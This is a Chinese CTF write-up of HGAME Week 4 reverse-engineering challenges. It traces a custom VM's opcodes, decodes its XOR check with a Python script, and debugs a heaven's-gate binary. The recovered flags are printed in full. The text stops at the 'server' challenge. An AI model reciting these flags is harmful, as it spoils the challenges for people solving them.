
HGAME-Week4-writeup by t0hka

REVERSE

ezvm

简单看下发现程序逻辑关键代码被vm保护了

根据题目提示，debug动调一下



```
.text:00000000004015E4
.text:00000000004015E4 loc_4015E4:
.text:00000000004015E4 mov     rax, cs:off_4A83C0
.text:00000000004015EB movsxd  rdx, dword ptr [rax]
.text:00000000004015EE mov     eax, [rax+rdx*4+1B4h]
.text:00000000004015F5 cmp     eax, 0FFFFFFFFh
.text:00000000004015F8 jz      loc_401748
```

```
        ; switch 22 cases
_401613 ; jumptable 0000000000401613 default case
```

```
.text:0000000000401748
.text:0000000000401748 loc_401748:
.text:0000000000401748 mov     eax, 0
.text:000000000040174D add     rsp, 28h
.text:0000000000401751 retn
.text:0000000000401751 main endp
.text:000
```

```
ax, eax
dx, jpt_401613
ax, ds:(jpt_401613 - 4A3014h)[rdx+rax*4]
ax, rdx
ax                  ; switch jump
```


```
.text:00000000004016C1
.text:00000000004016C1 loc_4016C1:                 ; jumpta
.text:00000000004016C1 mov     rcx, cs:off_4A83C0
.text:00000000004016C8 lea     rdx, [rcx+8]
.text:00000000004016CC add     rcx, 0Ch
.text:00000000004016D0 call    sub_401770
```

```
chronized with RIP)
```

```
RAX 0000000000000012
RBX 0000000000000008
RCX 00000000FFFFFFFF
RDX 0000000000000000
RSI 0000000000000024
RDI 0000000000A113C0 deb
RBP 0000000000A113A0 deb
RSP 00000000006DFE00 Sta
RIP 00000000004015F8 mai
R8  00007FF978E3A7A0 msv
```

Pseudocode-A


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax

  sub_40B110(argc, argv, envp);
  sub_497E40(byte_4A1E00, "input your flag:", 16i64);
  sub_4993C0(byte_4A1E00);
  while ( 1 )
  {
    v3 = dword_49F020[dword_49F020[0] + 109];
    if ( v3 == 0xFFFFFFFF )
      return 0;
    switch ( v3 )
    {
      case 0:
        sub_401770(&dword_49F020[3], &dword_49F020[2]);
        break;
      case 1:
```



```
.data:000000000049F1D3 db    0
.data:000000000049F1D4 db  12h
.data:000000000049F1D5 db    0
.data:000000000049F1D6 db    0
.data:000000000049F1D7 db    0
.data:000000000049F1D8 db    8
.data:000000000049F1D9 db    0
.data:000000000049F1DA db    0
.data:000000000049F1DB db    0
.data:000000000049F1DC db  12h
.data:000000000049F1DD db    0
.data:000000000049F1DE db    0
.data:000000000049F1DF db    0
.data:000000000049F1E0 db    9
.data:000000000049F1E1 db    0
.data:000000000049F1E2 db    0
.data:000000000049F1E3 db    0
.data:000000000049F1E4 db  10h
.data:000000000049F1E5 db    0
.data:000000000049F1E6 db    0
.data:000000000049F1E7 db    0
.data:000000000049F1E8 db    4
.data:000000000049F1E9 db    0
```


简单跟踪一下，可以发现指令储存的区域在`dword_49F1D4`开始的一段区域，使用lazyida把opcode dump下来

然后根据switch-case的逻辑简单的跟几步，对每个opcode对应的handler进行一个简单的翻译，这里我个人水平有限，不太会翻成汇编的形式，就把它们看作是简单的函数，类似下图



```python
# 16 4 1 15 13
while True:
    op = opcode[d[0]]
    opp.append(op)
    if op == -1:
        break
    if op == 0:
        d[3] = d[2]
    elif op == 1:
        d[2] += 1
    elif op == 2:
        d[2] -= 1
    elif op == 3:
        d[3] ^= d[7]
    elif op == 4:
        d[1] += 1
        # print(d[1])
        # print(d)
        d[d[1] + 9] = d[3]
    elif op == 5:
        d[1] += 1
        d[d[1] + 9] = d[5]
```

然后对前面的opcode一条条运转下来，大概发现几处逻辑



```
opcode = [0x00000012, 0x00000008, 0x00000012, 0x00000009, 0x00000010, 0x00000004, 0x00000001, 0x0000000F, 0x0000000D,# 此处完成flag读入


        0x00000002, 0x00000012, 0x00000008, 0x00000012, 0x00000009, 0x00000000, 0x00000004, 0x0000000F, 0x0000000D,# 貌似存了flag的长度,并且进行了字符串长度的比较


        0x00000012, 0x00000009, 0x00000012, 0x0000000A, 0x00000013, 0x00000012, 0x0000000B, 0x00000015, 0x00000003,0x00000014,   #类似a=(a*2)^b的操作，并且存回去

        0x00000001, 0x00000000, 0x0000000F, 0x0000000D,

        0x00000012, 0x0000000A, 0x00000012, 0x00000012,0x00000012, 0x00000008,
        0x00000013, 0x0000000F, 0x00000007, 0x00000004, 0x00000009, 0x0000000D, 0x00000009,

        0x00000008, 0x00000005, 0x00000006, 0x00000004, 0x00000001, 0x00000000, 0x0000000F, 0x0000000D, 0x00000012,
        0x00000009, 0x00000012, 0x00000008, 0x00000012, 0x0000000A, 0x00000012, 0x00000007, 0x0000000F, 0x0000000C,
        0x00000011, 0x0000000E, -1]
```

现在已知的是flag长度为32，程序有进行了一个类似`a=(a*2)^b`的操作


这个时候就要找要异或的数据和密文，那就对op=0x3和op=0x15分别下断点，找参与运算的数据位置，之后把他们dump下来

写个脚本简单验证下

```
xor_table = [0x0000005E, 0x00000046, 0x00000061, 0x00000043, 0x0000000E,
0x00000053, 0x00000049, 0x0000001F,
                0x00000051, 0x0000005E, 0x00000036, 0x00000037, 0x00000029,
0x00000041, 0x00000063, 0x0000003B,
                0x00000064, 0x0000003B, 0x00000015, 0x00000018, 0x0000005B,
0x0000003E, 0x00000022, 0x00000050,
                0x00000046, 0x0000005E, 0x00000035, 0x0000004E, 0x00000043,
0x00000023, 0x00000060, 0x0000003B,
                0x00000000, 0xFFFFFFEF, 0x00000015]

enc = [0x0000008E, 0x00000088, 0x000000A3, 0x00000099, 0x000000C4,
        0x000000A5, 0x000000C3, 0x000000DD, 0x00000019, 0x000000EC, 0x0000006C,
0x0000009B, 0x000000F3,
        0x0000001B, 0x0000008B, 0x0000005B, 0x0000003E, 0x0000009B, 0x000000F1,
0x00000086, 0x000000F3,
        0x000000F4, 0x000000A4, 0x000000F8, 0x000000F8, 0x00000098, 0x000000AB,
0x00000086, 0x00000089,
        0x00000061, 0x00000022, 0x000000C1, 0x00000002, 0x00000000, 0xFFFFFFFA,
0x00000073, 0x00000075,
        0x00000063, 0x00000063, 0x00000065]

for i in range(32):
    print(chr((enc[i] ^ xor_table[i]) // 2), end="")
# hgame{Ea$Y-Vm-t0-PrOTeCT_cOde!!}
```


个人感觉这种vm逻辑还算简单我勉强猜猜做做，再加入加密算法的可能识别起来就要命了，日后在学hhh

(WOW)



```
v19 = 0;
memset(Buf2, 0, sizeof(Buf2));
sub_861940(&unk_864D60);
sub_861850(&unk_864D60, &unk_8651A0);
sub_8612B0();
printf(Format, v4[0]);
scanf(a40s, (char)input);
for ( i = 0; i < 4; ++i )
{
  sub_861850(&input[8 * i], v5);
  sub_861410(v5, v7);
  sub_8618D0(v7, &Buf2[i]);
}
sub_8619B0((char *)&loc_861C73 + 51);
sub_8619B0(&loc_861C73);
if ( !memcmp(&cipher, Buf2, 0x20u) )          // 在程序运行后打一个断点，将cipher的数据copy到buf2
  printf(aYouWin, v4[0]);
else
  printf(aError, v4[0]);
memset(input, 0, 0x28u);
for ( i = 0; i < 4; ++i )                      // 解密逻辑
{
  sub_861850(&Buf2[i], v7);
  sub_861630(v7, v4);
  sub_8618D0(v4, &input[8 * i]);
}
```

关于花了大半天dump了一堆数据以及写了将近百行代码却发现解密代码就在main中的那些事...




```
.text:00861D30 55                        push    ebp
.text:00861D31 8B EC                     mov     ebp, esp
.text:00861D33 56                        push    esi
.text:00861D34 5E                        pop     esi
.text:00861D35 5D                        pop     ebp
.text:00861D36 5E                        pop     esi
.text:00861D37 6A 00                     push    0
.text:00861D39 56                        push    esi
.text:00861D3A 6A 33                     push    33h ; '3'
.text:00861D3C E8 00 00 00 00            call    $+5
.text:00861D3C
.text:00861D41 83 04 24 05               add     [esp+8+var_8], 5
.text:00861D45 CB                        retf
.text:00861D45
.text:00861D45                           sub_861D30 endp ; sp-analysis failed
.text:00861D45
.text:00861D46                           ; ---------------------------------------
.text:00861D46 55                        push    ebp
.text:00861D47 56                        push    esi
.text:00861D48 5E                        pop     esi
.text:00861D49 5D                        pop     ebp
.text:00861D4A C3                        retn
.text:00861D4A
.text:00861D4A                           ; ---------------------------------------
```

这里根据题目的描述以及对代码段 汇编的识别，知道这是个heaven gate相关的程序，有一些主逻辑被隐藏在64位代码中，这里用纯粹的ida以及od都不能完全分析它，这里采取ida+windbg的方式对程序进行动态调试，这里贴一篇文章帮助理解[CTF中32位程序调用64位代码的逆向方法]()

本题不用太仔细分析算法逻辑，只将cipher的数据覆盖到buf2上，这里要注意buf2的地址需要手动根据ebp计算，直接跳转的不准确

下面是最后解密出来的样子，到input区域即可看到flag



```
IDA View-EIP
debug011:0096F95E db  70h ; p
debug011:0096F95F db  70h ; p
debug011:0096F960 db  79h ; y
debug011:0096F961 db  5Fh ; _
debug011:0096F962 db  6Eh ; n
debug011:0096F963 db  33h ; 3
debug011:0096F964 db  77h ; w
debug011:0096F965 db  5Fh ; _
debug011:0096F966 db  79h ; y
debug011:0096F967 db  65h ; e
debug011:0096F968 db  34h ; 4
debug011:0096F969 db  72h ; r
debug011:0096F96A db  5Fh ; _
debug011:0096F96B db  32h ; 2
debug011:0096F96C db  30h ; 0
debug011:0096F96D db  32h ; 2
debug011:0096F96E db  32h ; 2
debug011:0096F96F db  7Dh ; }
debug011:0096F970 db    0
debug011:0096F971 db    0
UNKNOWN 0096F96F: debug011:0096F96F (Synchronized with EIP)
```

```
General registers
EDI 00B61E58 ↳ debug039:00B61E58
EBP 0096F97C ↳ debug011:0096F97C
ESP 0096F814 ↳ debug011:0096F814
EIP 00861D1D ↳ _main:loc_861D1D
EFL 00000246
```

```
Pseudocode-A
  {
    sub_861850(&v10[8 * i], v5);
    sub_861410(v5, v7);
    sub_8618D0(v7, &Buf2[i]);
  }
  sub_8619B0((char *)&loc_861C73 + 51);
  sub_8619B0(&loc_861C73);
  if ( !memcmp(&unk_864D40, Buf2, 0x20u) )
```

```
Hex View-1
861AD0  6A 00 8B 55 08 52 6A 00  FF 15 C0 30 86 00 83 C4  j..U.Rj..
861AE0  04 50 E8 A9 FF FF FF 83  C4 10 89 45 F8 C7 45 FC  .P.......
861AF0  00 00 00 00 8B 45 F8 8B  E5 5D C3 CC CC CC CC CC  .....E...
861B00  55 8B EC 81 EC 68 01 00  00 6A 44 6A 00 8D 85 18  U....h...
861B10  FF FF FF 50 FF 15 40 30  86 00 83 C4 0C C7 85 18  ...P..@0.
861B20  FF FF FF 44 00 00 00 6A  10 6A 00 8D 4D 9C 51 FF  ...D...j.
000F20 00861B20: _main+20
```


```
Output
+] Dump 0x96F950 - 0x96F96F (31 bytes) :
\x68\x67\x61\x6D\x65\x7B\x57\x4F\x57\x4F\x57\x5F\x68\x40\x70\x70\x79
```

```
Hex View-2
0096F8E0  01 00 01 00 00 01 00 01  01 01 01 01 01 00 00 01  ................
0096F8F0  00 01 01 00 01 00 00 01  01 01 00 01 01 01 00 01  ................
0096F900  01 01 00 01 00 01 00 00  01 01 00 00 00 01 01 01  ................
0096F910  00 01 00 01 00 01 00 00  10 01 00 00 0C 01 00 00  ................
0096F920  00 13 00 00 C8 2C 00 00  29 20 98 62 FC 46 79 56  ........)..b.FyV
0096F930  A5 90 4A F6 A3 70 D9 1B  34 02 1B 50 65 86 33 35  ..J.....4..Pe.35
0096F940  BB A5 9F 96 BB 2B E3 2A  00 00 00 00 00 00 00 00  .....+..........
0096F950  68 67 61 6D 65 7B 57 4F  57 4F 57 5F 68 40 70 70  hgame{WOWOW_h@pp
0096F960  79 5F 6E 33 77 5F 79 65  34 72 5F 32 30 32 32 7D  y_n3w_ye4r_2022}
0096F970  00 00 00 00 00 00 00 00  04 00 00 00 C4 F9 96 00  ................
0096F980  2F 1F 86 00 01 00 00 00  C8 15 B6 00 58 1E B6 00  /...........X...
0096F990  C7 44 92 48 B7 1F 86 00  B7 1F 86 00 00 30 69 00  ...H.........0i.
0096F9A0  00 00 00 00 00 00 00 00  00 00 00 00 90 F9 96 00  ................
0096F9B0  00 00 00 00 1C FA 96 00  96 25 86 00 0B 88 82 48  .........%.....H
0096F9C0  00 00 00 00 D4 F9 96 00  39 67 7C 76 00 30 69 00  ........9g|v.0i.
```

server


熟悉的go，不熟悉的汇编，f5实在太丑陋，于是只好自己啃汇编

建议本题动态调试 + 自己写个go辅助着看就会变得简单



